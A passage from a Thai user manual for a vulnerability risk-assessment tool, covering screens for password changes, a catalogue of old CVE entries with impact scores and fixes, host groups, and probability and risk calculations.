ช.2 การเปลี่ยนรหัสผ่าน

ผู้ใช้งานสามารถเปลี่ยนรหัสผ่านได้โดยการเข้าเมนู แฟ้มข้อมูล >>จัดการข้อมูลผู้ใช้งานระบบ >>เปลี่ยนรหัสผ่าน ดังรูปที่ ช.10


รูปที่ ช.10 การเข้าเมนูเปลี่ยนรหัสผ่าน

จากนั้นจะปรากฏหน้าจอเปลี่ยนรหัสผ่านขึ้นดังรูปที่ ช.11 ให้ผู้ใช้งานระบุรหัสผ่านเดิม รหัสผ่านใหม่และยืนยันรหัสผ่านใหม่ให้ถูกต้อง จากนั้นกด 

เพื่อทำการเปลี่ยนรหัสผ่าน

รูปที่ ช.11 หน้าจอเปลี่ยนรหัสผ่าน


หากผู้ใช้งานระบุรหัสผ่านเดิมหรือ รหัสผ่านใหม่หรือ ยืนยันรหัสผ่านใหม่ไม่ถูกต้องจะปรากฏหน้าจอแสดงความผิดพลาดดังรูปที่ ช12 – ช.13



รูปที่ ช.12 หน้าจอแสดงรหัสผ่านเดิมไม่ถูกต้อง

รูปที่ ช.13 หน้าจอแสดงการยืนยันรหัสผ่านใหม่ไม่ถูกต้อง


หากการเปลี่ยนรหัสผ่านสมบูรณ์จะแสดงข้อความ “การเปลี่ยนรหัสผ่านเสร็จสมบูรณ์” ดังรูปที่ ช.14



รูปที่ ช.14 หน้าจอแสดงการเปลี่ยนรหัสผ่านเสร็จสมบูรณ์


ช.3 การจัดการจุดบกพร่อง

ผู้ใช้งานสามารถเรียกดูรายการจุดบกพร่องที่มีอยู่ในโปรแกรมได้โดยเลือกเมนู แฟ้มข้อมูล >> จัดการจุดบกพร่อง >> แสดงรายการจุดบกพร่อง ดังรูปที่ ช.15



รูปที่ ช.15 เมนูแสดงรายการจุดบกพร่อง

จะปรากฏหน้าจอแสดงรายการจุดบกพร่องทั้งหมดดังรูปที่ ช.16




หมายเลขจุดบกพร่อง	รายละเอียดจุดบกพร่...	ระดับผลกระทบต่อค...	ระดับผลกระทบต่อก...	ระดับผลกระทบต่อส...	ข้อแนะนำการแก้ไข
CVE1999-0021	Arbitary command e...	1.0	2.0	3.0	Remove the count.c...
CVE1999-0066	AnyForm CGI remote...	2.0	2.0	2.0	Not Fix Now
CVE1999-0067	CGI phf program allo...	3.0	3.0	3.0	Not Fix Now
CVE1999-0070	test-cgi program allo...	3.0	3.0	0.0	Not Fix Now
CVE1999-0146	The campas CGI pro...	3.0	3.0	3.0	Delete the campas c...
CVE1999-0172	FormMail CGI progra...	2.0	2.0	2.0	Upgrade to the latest...
CVE1999-0174	The view-source C...	3.0	2.0	0.0	remove the view-so...
CVE1999-0191	IIS newdsn.exe CGI ...	2.0	3.0	0.0	Delete the newdsn.e...
CVE1999-0237	Remote execution of...	2.0	2.0	2.0	Modify the guestboo...
CVE1999-0260	The jj CGI program al...	2.0	2.0	2.0	Remove the jj CGI pr...
CVE1999-0262	faxsurvey CGI script...	2.0	2.0	2.0	Apply the appropriat...
CVE1999-0264	htmlscript CGI progr...	3.0	0.0	0.0	Disable htmlscript on...
CVE1999-0266	The info2www CGI ...	2.0	2.0	2.0	Disable all info2ww...
CVE1999-0278	In IIS, remote attacke...	3.0	0.0	0.0	Apply the appropriat...
CVE1999-0874	Buffer overflow in II...	0.0	0.0	3.0	Additional steps can...

รูปที่ ช.16 หน้าจอแสดงรายการจุดบกพร่อง

การเพิ่ม แก้ไข และลบรายการจุดบกพร่องสามารถทำได้โดยเลือกเมนู แฟ้มข้อมูล >> จัดการจุดบกพร่อง >> จัดการข้อมูลรายการจุดบกพร่อง ดังรูปที่ ช. 17

รูปที่ ช.17 เมนูจัดการข้อมูลจุดบกพร่อง



รูปที่ ช.18 หน้าจอจัดการข้อมูลรายการจุดบกพร่อง

หน้าจอจัดการข้อมูลรายการจุดบกพร่องดังรูปที่ ช.18 เป็นหน้าจอที่ใช้ในการ เพิ่ม แก้ไข และลบรายการจุดบกพร่อง โดยมีวิธีการดังนี้

ช.3.1 การเพิ่มจุดบกพร่อง

สามารถทำได้โดยการเพิ่มข้อมูลในช่องต่างๆได้แก่ หมายเลขจุดบกพร่อง รายละเอียดจุดบกพร่อง ข้อแนะนำการแก้ไข ระดับผลกระทบต่อการรักษาความลับ ระดับผลกระทบต่อการบูรณภาพ และระดับผลกระทบต่อสภาพพร้อมใช้งาน จากนั้นกดปุ่ม เพิ่ม

ช.3.2 การแก้ไขจุดบกพร่อง

สามารถทำได้โดยเลือกรายการจุดบกพร่องที่ต้องการค้นหาหรือระบุหมายเลขจุดบกพร่องแล้วกดปุ่ม ค้นหา เพื่อดูข้อมูลเดิมก่อน จากนั้นให้ผู้ใช้งานทำการแก้ไขข้อมูลแล้วกดปุ่ม แก้ไข ระบบจะทำการปรับปรุงข้อมูลให้

ช.3.3 การลบจุดบกพร่อง


ทำได้โดยเลือกรายการจุดบกพร่องที่ต้องการค้นหาหรือระบุหมายเลขจุดบกพร่องแล้วกดปุ่ม ค้นหา เพื่อดูข้อมูลเดิมก่อน จากนั้นให้กดปุ่ม ลบ ระบบจะทำการลบข้อมูลจุดบกพร่องนั้นออกจากฐานข้อมูล

ช.4 การจัดการระดับผลกระทบ

ผู้ใช้งานสามารถเรียกดูรายการระดับผลกระทบที่มีอยู่ในโปรแกรมได้โดยเลือกเมนู แฟ้มข้อมูล >> จัดการระดับผลกระทบ>> แสดงระดับผลกระทบ ดังรูปที่ ช.19

รูปที่ ช.19 เมนูแสดงระดับผลกระทบ

จะปรากฏหน้าจอแสดงรายการผลกระทบทั้งหมดดังรูปที่ ช.20



รูปที่ ช.20 หน้าจอแสดงรายการระดับผลกระทบ

การเพิ่ม แก้ไข และลบรายการระดับผลกระทบสามารถทำได้โดยเลือกเมนู แฟ้มข้อมูล >> จัดการระดับผลกระทบ >> จัดการข้อมูลระดับผลกระทบ ดังรูปที่ ช.21

รูปที่ ช.21 เมนูจัดการข้อมูลระดับผลกระทบ

รูปที่ ช.22 หน้าจอจัดการข้อมูลระดับผลกระทบ

หน้าจอจัดการข้อมูลระดับผลกระทบดังรูปที่ ช.22 เป็นหน้าจอที่ใช้ในการ เพิ่ม แก้ไข และลบรายการระดับผลกระทบ โดยมีวิธีการดังนี้

ช.4.1 การเพิ่มระดับผลกระทบ

สามารถทำได้โดยการเพิ่มข้อมูลในช่องต่างๆ ได้แก่ ระดับผลกระทบ และรายละเอียด จากนั้นกดปุ่ม เพิ่ม

ช.4.2 การแก้ไขระดับผลกระทบ

สามารถทำได้โดยเลือกรายการระดับผลกระทบที่ต้องการค้นหาหรือระบุหมายเลขระดับผลกระทบแล้วกดปุ่ม ค้นหา เพื่อดูข้อมูลเดิมก่อน จากนั้นให้ผู้ใช้งานทำการแก้ไขข้อมูลแล้วกดปุ่ม แก้ไข ระบบจะทำการปรับปรุงข้อมูล

ช.4.3 การลบระดับผลกระทบ


ทำได้โดยเลือกรายการระดับผลกระทบที่ต้องการค้นหาหรือระบุหมายเลขระดับผลกระทบแล้วกดปุ่ม ค้นหา เพื่อดูข้อมูลเดิมก่อน จากนั้นให้กดปุ่ม ลบ ระบบจะทำการลบระดับผลกระทบนั้น

ช.5 จัดการข้อมูลรายการตรวจสอบ

ผู้ใช้งานสามารถเรียกดูรายการตรวจสอบที่มีอยู่ในโปรแกรมได้โดยเลือกเมนู แฟ้มข้อมูล >> รายการตรวจสอบ>> แสดงรายการตรวจสอบ ดังรูปที่ ช.23

รูปที่ ช.23 เมนูแสดงรายการตรวจสอบ


จะปรากฏหน้าจอแสดงรายการตรวจสอบทั้งหมดดังรูปที่ ช.24



รูปที่ ช.24 หน้าจอแสดงรายการตรวจสอบ

การเพิ่ม แก้ไขและลบรายการตรวจสอบสามารถทำได้โดยเลือกเมนู แฟ้มข้อมูล >>รายการตรวจสอบ>> จัดการข้อมูลรายการตรวจสอบ ดังรูป ช.25


รูปที่ ช.25 เมนูจัดการข้อมูลรายการตรวจสอบ




รูปที่ ช.26 หน้าจอจัดการข้อมูลรายการตรวจสอบ


หน้าจอจัดการข้อมูลรายการตรวจสอบดังรูปที่ ช.26 เป็นหน้าจอที่ใช้ในการ เพิ่ม แก้ไข และลบรายการตรวจสอบ โดยมีวิธีการดังนี้

ช.5.1 การเพิ่มรายการตรวจสอบ

สามารถทำได้โดยการเพิ่มข้อมูลในช่องต่างๆได้แก่ คำสั่งที่ใช้ หมายเลขจุดบกพร่อง และรายการตรวจสอบ จากนั้นกดปุ่ม 


ช.5.2 การแก้ไขรายการตรวจสอบ


สามารถทำได้โดยเลือกรายการตรวจสอบที่ต้องการค้นหาหรือระบุลำดับที่รายการตรวจสอบแล้วกดปุ่ม 

เพื่อดูข้อมูลเดิมก่อน จากนั้นให้ผู้ใช้งานทำการแก้ไขข้อมูลแล้วกดปุ่ม 

ระบบจะทำการปรับปรุงข้อมูลให้

ช.5.3 การลบรายการตรวจสอบ


ทำได้โดยเลือกรายการตรวจสอบที่ต้องการค้นหาหรือระบุลำดับที่รายการตรวจสอบแล้วกดปุ่ม 

เพื่อดูข้อมูลเดิมก่อน จากนั้นให้กดปุ่ม 

ระบบจะทำการลบรายการตรวจสอบนั้น

ช.6 จัดการข้อมูลกลุ่มโฮสต์

ผู้ใช้งานสามารถเรียกดูรายการกลุ่มโฮสต์ที่มีอยู่ในโปรแกรมได้โดยเลือกเมนู เก็บข้อมูล >> จัดการกลุ่มโฮสต์>> แสดงกลุ่มของโฮสต์ ดังรูปที่ ช.27




รูปที่ ช.27 เมนูแสดงรายการกลุ่มโฮสต์


จะปรากฏหน้าจอแสดงกลุ่มโฮสต์ทั้งหมดดังรูปที่ ช.28

รูปที่ ช.28 หน้าจอแสดงรายการกลุ่มโฮสต์

การเพิ่ม แก้ไขและลบรายการกลุ่มโฮสต์สามารถทำได้โดยเลือกเมนู เก็บข้อมูล >>จัดการกลุ่มโฮสต์>> จัดการข้อมูลกลุ่มของโฮสต์ ดังรูปที่ ช.29




รูปที่ ช.29 เมนูจัดการข้อมูลรายการกลุ่มโฮสต์



รูปที่ ช.30 หน้าจอจัดการข้อมูลรายการกลุ่มโฮสต์


หน้าจอจัดการข้อมูลรายการกลุ่มโฮสต์ดังรูปที่ ช.30 เป็นหน้าจอที่ใช้ในการ เพิ่ม ลบ และแก้ไขรายการกลุ่มโฮสต์ โดยมีวิธีการดังนี้

ช.6.1 การเพิ่มรายการกลุ่มโฮสต์

สามารถทำได้โดยการเพิ่มข้อมูลในช่องต่างๆได้แก่ ชื่อกลุ่มโฮสต์ และรายละเอียดกลุ่มโฮสต์ จากนั้นกดปุ่ม 


ช.6.2 การแก้ไขรายการกลุ่มโฮสต์


สามารถทำได้โดยเลือกรายการกลุ่มโฮสต์ที่ต้องการค้นหาหรือระบุหมายเลขกลุ่มโฮสต์ แล้วกดปุ่ม 

เพื่อดูข้อมูลเดิมก่อน จากนั้นให้ผู้ใช้งานทำการแก้ไขข้อมูลแล้วกดปุ่ม 

ระบบจะทำการปรับปรุงข้อมูล

ช.6.3 การลบรายการกลุ่มโฮสต์


ทำได้โดยเลือกรายการกลุ่มโฮสต์ที่ต้องการค้นหาหรือระบุหมายเลขกลุ่มโฮสต์ แล้วกดปุ่ม 

เพื่อดูข้อมูลเดิมก่อน จากนั้นให้กดปุ่ม 

ระบบจะทำการลบรายการกลุ่มโฮสต์นั้น

ช.7 จัดการข้อมูลโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น

ผู้ใช้งานสามารถเรียกดูรายการโฮสต์ที่มีอยู่ในโปรแกรมได้โดยเลือกเมนู เก็บข้อมูล>> จัดการโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น>> แสดงโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น ดังรูปที่ ช.31



รูปที่ ช.31 เมนูแสดงโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น

จะปรากฏหน้าจอแสดงโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น ทั้งหมดดังรูปที่ ช.32

รูปที่ ช.32 หน้าจอแสดงโฮสต์ที่ใช้ในการเก็บค่าความน่าจะเป็น


การเพิ่ม แก้ไข และลบรายการโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น สามารถทำได้โดยเลือกเมนู เก็บข้อมูล>>จัดการโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น>>จัดการข้อมูลโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น ดังรูปที่ ช.33

รูปที่ ช.33 เมนูจัดการข้อมูลโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น

รูปที่ ช.34 หน้าจอจัดการโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น


หน้าจอจัดการข้อมูลโฮสต์ที่ใช้เก็บค่าความน่าจะเป็นดังรูปที่ ช.34 เป็นหน้าจอที่ใช้ในการ เพิ่ม แก้ไขและลบรายการโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น โดยมีวิธีการดังนี้

ช.7.1 การเพิ่มรายการโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น

สามารถทำได้โดยการเพิ่มข้อมูลในช่องต่างๆได้แก่ ชื่อโฮสต์ หมายเลขพอร์ตและกลุ่มโฮสต์ จากนั้นกดปุ่ม 


ช.7.2 การแก้ไขรายการโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น

สามารถทำได้โดยเลือกโฮสต์ที่ต้องการค้นหาหรือระบุหมายเลขโฮสต์ แล้วกดปุ่ม 

เพื่อดูข้อมูลเดิมก่อน จากนั้นให้ผู้ใช้งานทำการแก้ไขข้อมูลแล้วกดปุ่ม 

ระบบจะทำการปรับปรุงข้อมูล

ช.7.3 การลบรายการโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น


ทำได้โดยเลือกโฮสต์ที่ต้องการค้นหาหรือระบุหมายเลขโฮสต์แล้วกดปุ่ม 

เพื่อดูข้อมูลเดิมก่อน จากนั้นให้กดปุ่ม 

ระบบจะทำการลบรายการโฮสต์นั้น


ช.8 การเก็บค่าความน่าจะเป็น

สามารถเก็บค่าความน่าจะเป็นเพื่อใช้เป็นข้อมูลในการคำนวณค่าความน่าจะเป็นและค่าความเสี่ยงโดย เลือกเมนู เก็บข้อมูล >>เก็บค่าความน่าจะเป็น ดังรูปที่ ช.35




รูปที่ ช.35 เมนูเก็บค่าความน่าจะเป็น

จะปรากฏหน้าจอ เก็บค่าความน่าจะเป็น ดังรูปที่ ช.36




รูปที่ ช.36 หน้าจอเก็บค่าความน่าจะเป็น

ผู้ใช้งานสามารถเลือกเก็บค่าความน่าจะเป็นจากกลุ่มโฮสต์ได้โดยเลือกรายการกลุ่มโฮสต์ที่ คอมโบบล๊อก ดังรูปที่ ช.37




รูปที่ ช.37 การเลือกโฮสต์ที่จะเก็บข้อมูลเป็นกลุ่ม

จากนั้นกดปุ่ม 


เพื่อเริ่มทำการเก็บข้อมูลเพื่อใช้คำนวณค่าความน่าจะเป็นต่อไป


ช.9 คำนวณค่าความน่าจะเป็นและค่าความเสี่ยง

สามารถคำนวณค่าความน่าจะเป็นและค่าความเสี่ยงเพื่อใช้เป็นข้อมูลในการประเมินความเสี่ยงได้โดยเลือกเมนู เก็บข้อมูล >> คำนวณค่าความน่าจะเป็นและค่าความเสี่ยง ดังรูปที่ ช.38



รูปที่ ช.38 เมนูคำนวณค่าความน่าจะเป็นและค่าความเสี่ยง

จะปรากฏหน้าจอคำนวณค่าความน่าจะเป็นและค่าความเสี่ยงดังรูปที่ ช.39 ให้ผู้ใช้งานเลือกว่าจะคำนวณค่าจากทุกโฮสต์ หรือเป็นกลุ่มโฮสต์ จากนั้นให้ระบุช่วงเวลาเริ่มต้นและสิ้นสุดของข้อมูลที่จะใช้ในการคำนวณและกดปุ่ม 



